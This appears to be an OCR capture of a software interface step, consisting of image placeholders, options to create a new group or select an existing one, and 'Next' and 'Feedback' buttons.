
- Create a new Group — Enter new group
- Use an existing Group — Select a group


Next


Feedback

